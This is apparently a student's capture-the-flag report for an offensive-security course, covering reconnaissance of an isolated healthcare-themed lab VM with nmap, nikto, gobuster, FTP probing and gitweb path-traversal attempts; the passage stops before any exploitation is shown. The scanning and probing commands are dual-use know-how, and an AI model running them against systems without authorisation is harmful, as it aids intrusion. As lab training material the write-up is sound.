

OPFOR-02 Healthcare CTF

Course: Offensive Security (CIP-A105)

CTF Number: OPFOR-02

Student Name: Habeebah Adeyinka Olugbogi

Registration Number: c11.ehit2617337

Submission Date: 23rd of September, 2026

EXECUTIVE SUMMARY

This report contains my description of what I did to the OPFOR-02 Healthcare virtual machine. I tested it in order, and I will say how I reached full admin access, including root. I also list the commands I ran and the outputs I saw after each action. First, I located the target by scanning the network. I then uncovered a hidden app related to patient records. After that, I exploited a bug in the database layer. During that process, I came across leaked passwords. I used those credentials to get initial access to the operating system. Then I leveraged a flawed system tool to move to root.

SCOPE AND ENGAGEMENTS

Target machine

- OVA: OPFOR-02 Healthcare
- IP: 192.168.163.134
- Setup: imported into VMware
- Network: placed on the same NAT network segment as the attacker

Attacker machine

- System: Kali Linux
- IP: 192.168.163.133
- Network: same NAT segment, so it could reach the target

Authorization

- It was a course lab setup
- It was isolated from the rest of the network
- Work was only meant for the single target IP shown above
- I did not scan or interact with other machines on purpose

Integrity check before I started

On Windows, I checked the OVA file hash using certutil:

```
certutil -hashfile Healthcare.ova MD5
```

```
MD5 hash of Healthcare.ova: 3d64cffcdaadbf683acdb0e4bf8fbc47
```

```
certutil -hashfile Healthcare.ova SHA1
```

```
SHA1 hash of Healthcare.ova: 7e65804c291c3453f75d83f6a280a4440adfe104
```

```
C:\WINDOWS\system32\cmd. X + v
Microsoft Windows [Version 10.0.26200.8655]
(c) Microsoft Corporation. All rights reserved.

C:\Users\HP>cd %USERPROFILE%\Downloads

C:\Users\HP\Downloads>certutil -hashfile Healthcare.ova MD5
MD5 hash of Healthcare.ova:
3d64cffcdaadb683acdb0e4bf8fbc47
CertUtil: -hashfile command completed successfully.

C:\Users\HP\Downloads>certutil -hashfile Healthcare.ova SHA1
SHA1 hash of Healthcare.ova:
7e65804c291c3453f75d83f6a280a4440adfe104
CertUtil: -hashfile command completed successfully.

C:\Users\HP\Downloads>|
```

I then imported the OVA into VMware, set its network adapter to NAT to match the Kali machine, and created a clean baseline snapshot named CIP-A105-CTF2-CLEAN-BASELINE before making any changes, so the machine could be restored to its original state afterwards. On Kali, I created a dedicated evidence folder to keep all scan results, loot, logs, notes, and hashes organised:

~/CIP-A105_c11.ehit2617337_CTF2/ (subfolders: scans/, loot/, logs/, notes/, hashes/, reports/)

```
(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ cd logs

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2/logs]
$ ls
activity_log.txt

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2/logs]
$ cat activity_log.txt
== OPERATOR ACTIVITY LOG ==
Operator Reg No : c11.ehit2617337
Operator User   : habeebah
Date Started   : 2026-09-18 15:11:10 UTC
Target         : OPFOR-02 Healthcare OVA
Attacker Host   :

[2026-09-18 15:11:10 UTC] OVA integrity verified on Windows host.
MD5  expected: 3D64CFFCDAADB683ACDB0E4BF8FBC47
SHA1 expected: 7E65804C291C3453F75D83F6A280A4440ADFE104
Result: MATCH
Action: Imported into VMware, network set to Host-Only/Internal (NOT Bridged).
Snapshot: CIP-A105-CTF2-CLEAN-BASELINE created.

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2/logs]
$
```

Laboratory Architecture and Methodology

The lab used two virtual machines on one VMware NAT network. Kali Linux was the attacking box at 192.168.163.133. The OPFOR-02 Healthcare system was at 192.168.163.134. Both VMs were cut off from the outside world. They had no link to the public internet or any real production network.

I used a fairly usual flow. First I checked that the target could be reached. Next I mapped the open ports and the services tied to them. After that I reviewed what was actually running. Then I tried to spot weaknesses that were already known. If I found something workable, I moved on to exploitation to get an initial foothold. After I got in, I focused on improving my access level. That part was privilege escalation. At the end, I cleaned things up and returned the system to how it started.

One problem came up early. The target VM started on a Host-Only network. Kali was on NAT. Because of that, the two systems could not see each other. I changed the target adapter to NAT as well. Once both sides were on the same subnet, things worked.

Attack-Surface Summary

I began by checking my own IP. Then I ran arp-scan to list other live devices on the local segment. I did that again after the network change to make sure the target was visible. The commands were:

```
ip -4 addr show
```

```
sudo arp-scan -I eth1 --localnet
```

Result I saw:

```
192.168.163.134 00:0c:29:ea:9a:8a VMware, Inc. <- target
```

```
(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ sudo arp-scan -I eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 00:0c:29:94:31:cd, IPv4: 192.168.163.133
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.163.1    00:50:56:c0:00:08    VMware, Inc.
192.168.163.2    00:50:56:f9:6c:5a    VMware, Inc.
192.168.163.134  00:0c:29:ea:9a:8a    VMware, Inc.
192.168.163.254  00:50:56:fd:8c:48    VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.583 seconds (99.11 hosts/sec). 4 responded

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$
```

I confirmed the target was reachable with a ping test (0% packet loss) before scanning further.

```
(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ TARGET="192.168.163.134"

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ export TARGET

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ echo "TARGET=$TARGET" | tee -a notes/00_network_vars.txt
TARGET=192.168.163.134

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ echo "[$(date -u '+%Y-%m-%d %H:%M:%S UTC')] Target identified: $TARGET (MAC 00:0c:29:ea:9a:8a). Confirmed on same subnet as Kali via ARP scan." >> logs/activity_log.txt

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ ip route get $TARGET
192.168.163.134 dev eth1 src 192.168.163.133 uid 1000
cache

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ ping -c 3 $TARGET
PING 192.168.163.134 (192.168.163.134) 56(84) bytes of data.
64 bytes from 192.168.163.134: icmp_seq=1 ttl=64 time=1.93 ms
64 bytes from 192.168.163.134: icmp_seq=2 ttl=64 time=1.17 ms
64 bytes from 192.168.163.134: icmp_seq=3 ttl=64 time=0.680 ms

--- 192.168.163.134 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.680/1.258/1.925/0.512 ms

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$
```

Port scanning

I ran a full TCP port scan across all 65,535 ports:

```
sudo nmap -p- --min-rate 1000 -T4 $TARGET -oA scans/o3_all_tcp
```

```
habeebah@kali: ~/CIP-A105_c11.ehit2617337_CTF2
File Actions Edit View Help

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.499 seconds (102.44 hosts/sec). 4 responded

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ sudo nmap -sn 192.168.163.0/24 -oA scans/02_ping_sweep
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-18 16:25 WAT
Nmap scan report for 192.168.163.1
Host is up (0.0026s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for _gateway (192.168.163.2)
Host is up (0.0020s latency).
MAC Address: 00:50:56:F9:6C:5A (VMware)
Nmap scan report for 192.168.163.134
Host is up (0.0034s latency).
MAC Address: 00:0C:29:EA:9A:8A (VMware)
Nmap scan report for 192.168.163.254
Host is up (0.0022s latency).
MAC Address: 00:50:56:FD:8C:48 (VMware)
Nmap scan report for kali (192.168.163.133)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 3.55 seconds

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ sudo nmap -p- --min-rate 1000 -T4 $TARGET -oA scans/03_all_tcp
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-18 16:26 WAT
Nmap scan report for 192.168.163.134
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
MAC Address: 00:0C:29:EA:9A:8A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 19.09 seconds

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ grep -E '^([0-9]+)/tcp\s+open' scans/03_all_tcp.nmap
21/tcp open  ftp
80/tcp open  http

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$
```

```

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ OPEN_PORTS=$(grep -oP '^d+(?=/tcp\s+open)' scans/03_all_tcp.nmap | paste -sd,)

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ echo "OPEN_PORTS=$OPEN_PORTS" | tee -a notes/00_network_vars.txt
OPEN_PORTS=21,80

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ echo "Open ports: $OPEN_PORTS"
Open ports: 21,80

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ sudo nmap -sV -sC -p $OPEN_PORTS $TARGET -oA scans/04_service_scan
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-18 16:28 WAT
Nmap scan report for 192.168.163.134
Host is up (0.0012s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3d
80/tcp    open  http     Apache httpd 2.2.17 ((PCLinuxOS 2011/PREFORK-1pclos2011))
| http-robots.txt: 8 disallowed entries
| /manual/ /manual-2.2/ /addon-modules/ /doc/ /images/
| /all_our_e-mail_addresses /admin/ /
|_http-server-header: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
|_http-title: Coming Soon 2
MAC Address: 00:0C:29:EA:9A:8A (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.11 seconds

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ cat scans/04_service_scan.nmap
# Nmap 7.95 scan initiated Fri Sep 18 16:28:51 2026 as: /usr/lib/nmap/nmap -sV -sC -p 21,80 -oA scans/04_service_scan 192.168.163.134
Nmap scan report for 192.168.163.134
Host is up (0.0012s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3d
80/tcp    open  http     Apache httpd 2.2.17 ((PCLinuxOS 2011/PREFORK-1pclos2011))
| http-robots.txt: 8 disallowed entries
| /manual/ /manual-2.2/ /addon-modules/ /doc/ /images/
| /all_our_e-mail_addresses /admin/ /
|_http-server-header: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
|_http-title: Coming Soon 2
MAC Address: 00:0C:29:EA:9A:8A (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Sep 18 16:29:42 2026 -- 1 IP address (1 host up) scanned in 51.11 seconds

```

Only two ports were open. A UDP scan of the top 100 ports found nothing of interest (only the usual closed/filtered ports).

A scan of the two open ports showed the exact software versions in use. I ran this command:

```
sudo nmap -sV -sC -p $OPEN_PORTS $TARGET -oA scans/04_service_scan
```

```
habeebah@kali: ~/CIP-A105_c11.ehit2617337_CTF2
File Actions Edit View Help
└─$ sudo nmap -sU --top-ports 100 $TARGET -oA scans/05_udp_top100
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-18 16:33 WAT
Nmap scan report for 192.168.163.134
Host is up (0.0011s latency).
Not shown: 98 closed udp ports (port-unreach)
PORT      STATE      SERVICE
68/udp    open|filtered dhcpc
5353/udp   open       zeroconf
MAC Address: 00:0C:29:EA:9A:8A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 108.53 seconds

(habeebah@kali)~[~/CIP-A105_c11.ehit2617337_CTF2]
└─$ nc -nv $TARGET 21 -w 5 | tee scans/06_ftp_banner.txt
(UNKNOWN) [192.168.163.134] 21 (ftp) open
220 ProFTPD 1.3.3d Server (ProFTPD Default Installation) [192.168.163.134]
421 Login timeout (300 seconds): closing control connection

(habeebah@kali)~[~/CIP-A105_c11.ehit2617337_CTF2]
└─$ whatweb -a 3 http://$TARGET -v | tee scans/08_whatweb.txt
WhatWeb report for http://192.168.163.134
Status      : 200 OK
Title       : Coming Soon 2
IP          : 192.168.163.134
Country     : RESERVED, ZZ

Summary     : Apache[2.2.17], Bootstrap, Email[ex@abc.xyz], HTML5, HTTPServer[PCLinuxOS][Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)], JQuery[3.2.1], S
cript

Detected Plugins:
[ Apache ]
The Apache HTTP Server Project is an effort to develop and
maintain an open-source HTTP server for modern operating
systems including UNIX and Windows NT. The goal of this
project is to provide a secure, efficient and extensible
server that provides HTTP services in sync with the current
HTTP standards.

Version      : 2.2.17 (from HTTP Server Header)
Google Dorks: (3)
Website      : http://httpd.apache.org/

[ Bootstrap ]
```

Web enumeration

First, I looked at the FTP banner. Then I tried to log in as anonymous. That attempt failed.

```
nc -nv $TARGET 21 -w 5
```

```
220 ProFTPD 1.3.3d Server (ProFTPD Default Installation) [192.168.163.134]
```

```
ftp $TARGET
```

```
anonymous / anonymous@test.com
```

```
530 Login incorrect
```

```
(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ ftp -nv $TARGET << 'EOF'
USER anonymous
PASS anonymous@test.com
PWD
LIST
QUIT
EOF
Connected to 192.168.163.134.
220 ProFTPD 1.3.3d Server (ProFTPD Default Installation) [192.168.163.134]
?Invalid command.
?Invalid command.
?Invalid command.
?Invalid command.
?Invalid command.
221 Goodbye.

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ ftp $TARGET
Connected to 192.168.163.134.
220 ProFTPD 1.3.3d Server (ProFTPD Default Installation) [192.168.163.134]
Name (192.168.163.134:habeebah): anonymous
331 Password required for anonymous
Password:
530 Login incorrect.
ftp: Login failed
ftp> ls
530 Please login with USER and PASS
530 Please login with USER and PASS
ftp: Can't bind for data connection: Address already in use
ftp> pwd
Unable to determine remote directory
ftp> quit
221 Goodbye.
```

Next, I profiled the web server using whatweb and nikto. The checks pointed to Apache 2.2.17 on PCLinuxOS 2011. They also showed Bootstrap and jQuery 3.2.1. They marked the site as old, and they even mentioned the “Shellshock” issue in theory. In practice, it was not exploitable here.

```
habeebah@kali: ~/CIP-A105_c11ehit2617337_CTF2
File Actions Edit View Help
└─$ whatweb -a 3 http://$TARGET -v | tee scans/08_whatweb.txt
nikto -h http://$TARGET -o scans/09_nikto.txt
cat scans/09_nikto.txt
WhatWeb report for http://192.168.163.134
Status      : 200 OK
Title       : Coming Soon 2
IP          : 192.168.163.134
Country     : RESERVED, ZZ

Summary     : Apache[2.2.17], Bootstrap, Email[ex@abc.xyz], HTML5, HTTPServer[PCLinuxOS][Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)], JQuery
cript

Detected Plugins:
[ Apache ]
  The Apache HTTP Server Project is an effort to develop and
  maintain an open-source HTTP server for modern operating
  systems including UNIX and Windows NT. The goal of this
  project is to provide a secure, efficient and extensible
  server that provides HTTP services in sync with the current
  HTTP standards.

  Version      : 2.2.17 (from HTTP Server Header)
  Google Dorks: (3)
  Website      : http://httpd.apache.org/

[ Bootstrap ]
  Bootstrap is an open source toolkit for developing with
  HTML, CSS, and JS.

  Website      : https://getbootstrap.com/

[ Email ]
  Extract email addresses. Find valid email address and
  syntactically invalid email addresses from mailto: link
  tags. We match syntactically invalid links containing
  mailto: to catch anti-spam email addresses, eg. bob at
  gmail.com. This uses the simplified email regular
  expression from
  http://www.regular-expressions.info/email.html for valid
  email address matching.

  String       : ex@abc.xyz
```

```
habeebah@kali: ~/CIP-A105_c11ehit2617337_CTF2
File Actions Edit View Help
└─(habeebah@kali) [~/CIP-A105_c11ehit2617337_CTF2]
$ nikto -h http://$TARGET -o scans/09_nikto.txt
- Nikto v2.5.0

+ Target IP: 192.168.163.134
+ Target Hostname: 192.168.163.134
+ Target Port: 80
+ Start Time: 2026-09-18 20:52:28 (GMT1)

+ Server: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
+ /: Server may leak inodes via ETags, header found with file /, inode: 264154, size: 5031, mtime: Sat Jan 6 07:21:38 2018. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
- STATUS: Completed 30 requests (~0% complete, 7.7 minutes left): currently in plugin 'Content Search'
- STATUS: Running average: 10 requests: 0.0034 sec.
+ /robots.txt: contains 8 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.17 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /cgi-bin/test.cgi: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /./ - 200/OK Response could be Appending './' to a directory may reveal PHP source code.
+ /error/HTTP_NOT_FOUND.html.var - 200/OK Response could be Apache reveals file system paths when invalid error documents are requested.
+ /?mod=node&id=some_thing&op=view - 200/OK Response could be Sage 1.0b3 may reveal system paths with invalid module names.
+ /?mod=some_thing&op=browse - 200/OK Response could be Sage 1.0b3 reveals system paths with invalid module names.
+ /./ - 200/OK Response could be Appending './' to a directory allows indexing
+ / - 200/OK Response could be Appears to be a default Apache Tomcat install.
+ / - 200/OK Response could be Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ /?openServer - 200/OK Response could be This install allows remote users to enumerate DB names.
+ / - 200/OK Response could be Proxy auto configuration file retrieved.
+ /%2e/ - 200/OK Response could be Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. http://www.securityfocus.com/bid/2513
+ /%2e/ - 200/OK Response could be Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher.
+ /%2e/ - 200/OK Response could be Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher.
+ /?mod=script>alert(document.cookie)</script>&op=browse - 200/OK Response could be Sage 1.0b3 is vulnerable to Cross Site Scripting (XSS).
+ /?sql_debug=1 - 200/OK Response could be The PHP-Huke install may allow attackers to enable debug mode and disclose sensitive information by adding sql_d
ebug=1 to the query string.
+ / - 200/OK Response could be Acme.Serve allows arbitrary file retrieval
+ /?=PHPBB5F2A0-3C92-11d3-A3A9-4C7B08C10000 - 200/OK Response could be PHP reveals potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
```

After that, I pulled robots.txt. It listed 8 paths under Disallow. I tested each one. Every request came back as a missing page. The results were 404 errors. They turned out to be decoys that come with this setup, not real hidden files.

```
curl -s http://$TARGET/robots.txt
```

```
(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ curl -s http://$TARGET/robots.txt | tee scans/13_robots.txt
# $Id: robots.txt 410967 2009-08-06 19:44:54Z oden $
# $HeadURL: svn+ssh://svn.mandriva.com/svn/packages/cooker/apache-conf/current/SOURCES/robots.txt $
# exclude help system from robots
User-agent: *
Disallow: /manual/
Disallow: /manual-2.2/
Disallow: /addon-modules/
Disallow: /doc/
Disallow: /images/
# the next line is a spam bot trap, for grepping the logs. you should _really_ change this to something else...
Disallow: /all_our_e-mail_addresses
# same idea here...
Disallow: /admin/
# but allow htdig to index our doc-tree
#User-agent: htdig
#Disallow:
# disallow stress test
user-agent: stress-agent
Disallow: /

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ for path in /manual/ /manual-2.2/ /addon-modules/ /doc/ /images/ /all_our_e-mail_addresses /admin/; do
  echo "== $path =="
  curl -sI "http://$TARGET$path" | head -5
  echo ""
done | tee scans/14_robots_paths.txt
== /manual/ ==
Command 'head' is available in the following places
Command 'curl' is available in the following places
* /bin/curl
* /bin/head
* /usr/bin/curl
* /usr/bin/head
The command could not be located because '/usr/bin:/bin' is not included in the PATH environment variable.
The command could not be located because '/bin:/usr/bin' is not included in the PATH environment variable.
curl: command not found
head: command not found
```

Then I ran gobuster. I used multiple wordlists and I also checked a few guessed paths by hand. This was to see what actually existed on the site:

```
gobuster dir -u http://$TARGET -w /usr/share/wordlists/dirb/common.txt -o
```

```
scans/18_gobuster_common.txt -t 50
```

```
gobuster dir -u http://$TARGET -w
```

```
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o
```

```
scans/19_gobuster_medium.txt -t 50
```

```
(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ gobuster dir -u http://$TARGET -w /usr/share/wordlists/dirb/common.txt -o scans/18_gobuster_common.txt -t 50
```

Gobuster v3.8.2

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://192.168.163.134
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
```

Starting gobuster in directory enumeration mode

```
.htpasswd (Status: 403) [Size: 1001]
admin.cgi (Status: 403) [Size: 1001]
AT-admin.cgi (Status: 403) [Size: 1001]
cachemgr.cgi (Status: 403) [Size: 1001]
.hta (Status: 403) [Size: 1001]
.htaccess (Status: 403) [Size: 1001]
cgi-bin/ (Status: 403) [Size: 1015]
css (Status: 301) [Size: 343] [→ http://192.168.163.134/css/]
favicon.ico (Status: 200) [Size: 1406]
fonts (Status: 301) [Size: 345] [→ http://192.168.163.134/fonts/]
gitweb (Status: 301) [Size: 346] [→ http://192.168.163.134/gitweb/]
images (Status: 301) [Size: 346] [→ http://192.168.163.134/images/]
index.html (Status: 200) [Size: 5031]
index (Status: 200) [Size: 5031]
js (Status: 301) [Size: 342] [→ http://192.168.163.134/js/]
phpMyAdmin (Status: 403) [Size: 59]
robots.txt (Status: 200) [Size: 620]
robots (Status: 200) [Size: 620]
server-info (Status: 403) [Size: 1001]
server-status (Status: 403) [Size: 1001]
vendor (Status: 301) [Size: 346] [→ http://192.168.163.134/vendor/]
Progress: 4613 / 4613 (100.00%)
```

Finished

```
(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ gobuster dir -u http://$TARGET -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o scans/19_gobuster_medium.txt -t 50
```

Gobuster v3.8.2

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://192.168.163.134
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
```

Starting gobuster in directory enumeration mode

```
index (Status: 200) [Size: 5031]
images (Status: 301) [Size: 346] [→ http://192.168.163.134/images/]
css (Status: 301) [Size: 343] [→ http://192.168.163.134/css/]
js (Status: 301) [Size: 342] [→ http://192.168.163.134/js/]
vendor (Status: 301) [Size: 346] [→ http://192.168.163.134/vendor/]
favicon (Status: 200) [Size: 1406]
robots (Status: 200) [Size: 620]
fonts (Status: 301) [Size: 345] [→ http://192.168.163.134/fonts/]
gitweb (Status: 301) [Size: 346] [→ http://192.168.163.134/gitweb/]
server-status (Status: 403) [Size: 1001]
phpMyAdmin (Status: 403) [Size: 59]
Progress: 220558 / 220558 (100.00%)
```

Finished

```

--$ gobuster dir -u http://$TARGET -w /usr/share/wordlists/dirb/common.txt -x php,html,txt,bak,old,zip,tar.gz -o scans/20_gobuster_ext.txt -t 50
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.163.134
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: old,zip,tar.gz,php,html,txt,bak
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta.old (Status: 403) [Size: 1001]
.hta.html (Status: 403) [Size: 1001]
.hta (Status: 403) [Size: 1001]
.hta.bak (Status: 403) [Size: 1001]
.hta.txt (Status: 403) [Size: 1001]
.hta.zip (Status: 403) [Size: 1001]
.htaccess.php (Status: 403) [Size: 1001]
.htaccess.zip (Status: 403) [Size: 1001]
.htaccess.html (Status: 403) [Size: 1001]
.htaccess.bak (Status: 403) [Size: 1001]
.htaccess.txt (Status: 403) [Size: 1001]
.htpasswd (Status: 403) [Size: 1001]
.htpasswd.html (Status: 403) [Size: 1001]
.htpasswd.old (Status: 403) [Size: 1001]
.htpasswd.tar.gz (Status: 403) [Size: 1001]
.htpasswd.php (Status: 403) [Size: 1001]
.htpasswd.zip (Status: 403) [Size: 1001]
.htpasswd.bak (Status: 403) [Size: 1001]
.htaccess (Status: 403) [Size: 1001]
.hta.php (Status: 403) [Size: 1001]
.htaccess.old (Status: 403) [Size: 1001]
.htpasswd.txt (Status: 403) [Size: 1001]
.hta.tar.gz (Status: 403) [Size: 1001]
.htaccess.tar.gz (Status: 403) [Size: 1001]
admin.cgi (Status: 403) [Size: 1001]
admin.cgi.txt (Status: 403) [Size: 1001]
admin.cgi.old (Status: 403) [Size: 1001]

```

Path found

Result

/gitweb/	Reachable (301) but access denied (403) on every attempt, including path-traversal attempts
/phpMyAdmin/	Access denied (403) on every case and encoding tried
/cgi-bin/	Access denied (403) on directory listing
/cgi-bin/test.cgi	Accessible (200) — leaked a partially redacted server environment
/server-status, /server-info	Access denied (403)
robots.txt disallowed paths (8 entries)	All returned "page not found" (404) — decoys, not real content
/openemr/	Not found by any standard wordlist; only found using a custom healthcare-themed wordlist

I also tried a path-traversal attack against the gitweb tool (trying to read /etc/passwd through it) and tried multiple parameter combinations against it, but every attempt was blocked with "access denied" (403).

```
(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ cat scans/28_gitweb_root.html
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
<head>
<title>Access forbidden!</title>
<link rev="made" href="mailto:root@localhost" />
<style type="text/css">
/*-->[CDATA[/*<--
body { color: #000000; background-color: #FFFFFF; }
a:link { color: #0000CC; }
p, address {margin-left: 3em;}
span {font-size: smaller;}
/*]]>*/</style>
</head>

<body>
<h1>Access forbidden!</h1>
<p>
You don't have permission to access the requested directory.
There is either no index document or the directory is read-protected.

</p>
<p>
If you think this is a server error, please contact
the <a href="mailto:root@localhost">webmaster</a>.

</p>

<h2>Error 403</h2>
<address>
<a href="/">192.168.163.134</a><br />

```

```
(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ curl -sL -o /dev/null -w "HTTP %{http_code} | Size: %{size_download} | Final URL: %{url_effective}\n" http://$TARGET/gitweb/ | tee scans/28_gitweb_stat
us.txt
HTTP 403 | Size: 1015 | Final URL: http://192.168.163.134/gitweb/

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ grep -oP 'href=[""]*" scans/28_gitweb_root.html | sort -u | tee scans/29_gitweb_links.txt
href="/"
href="mailto:root@localhost"

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ cat scans/29_gitweb_links.txt
href="/"
href="mailto:root@localhost"

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ grep -oP '\?p=[""]*" scans/28_gitweb_root.html | sort -u | tee scans/30_gitweb_projects.txt

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ cat scans/30_gitweb_projects.txt

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ for q in "?p=" "?p=..;a=summary" "?p=..;a=summary" "?p=test.git;a=summary" "?p=repo.git;a=summary" "?p=main.git;a=summary" "?p=website.git;a=summary"
"?p=healthcare.git;a=summary" "?p=opfor.git;a=summary"; do
echo "GET /gitweb/$q"
curl -sL -o /dev/null -w "HTTP %{http_code} | Size: %{size_download}\n" "http://$TARGET/gitweb/$q"
done | tee scans/31_gitweb_probes.txt
== GET /gitweb/?p=; ==
HTTP 403 | Size: 1015
== GET /gitweb/?p=..;a=summary ==
HTTP 403 | Size: 1015
== GET /gitweb/?p=..;a=summary ==
HTTP 403 | Size: 1015
== GET /gitweb/?p=test.git;a=summary ==
HTTP 403 | Size: 1015
== GET /gitweb/?p=repo.git;a=summary ==
HTTP 403 | Size: 1015
== GET /gitweb/?p=main.git;a=summary ==
HTTP 403 | Size: 1015
== GET /gitweb/?p=website.git;a=summary ==
HTTP 403 | Size: 1015
== GET /gitweb/?p=healthcare.git;a=summary ==

```

Finding the hidden patient records application

I did not see “openemr” in any of the lists I tried. I verified it by looking through dirb/common.txt, dirbuster 2.3-medium, and SecLists raft-large-directories.txt. That last file is huge, 62,281 items, and still nothing showed up. No hits.

The machine looked healthcare-focused. The OVA file was labeled “Healthcare”, the website banner said “Coming Soon”, and the OS came from around 2011. So I assumed there might be a real app hiding behind that. My guess was that it could be an EMR or something similar for medical records.

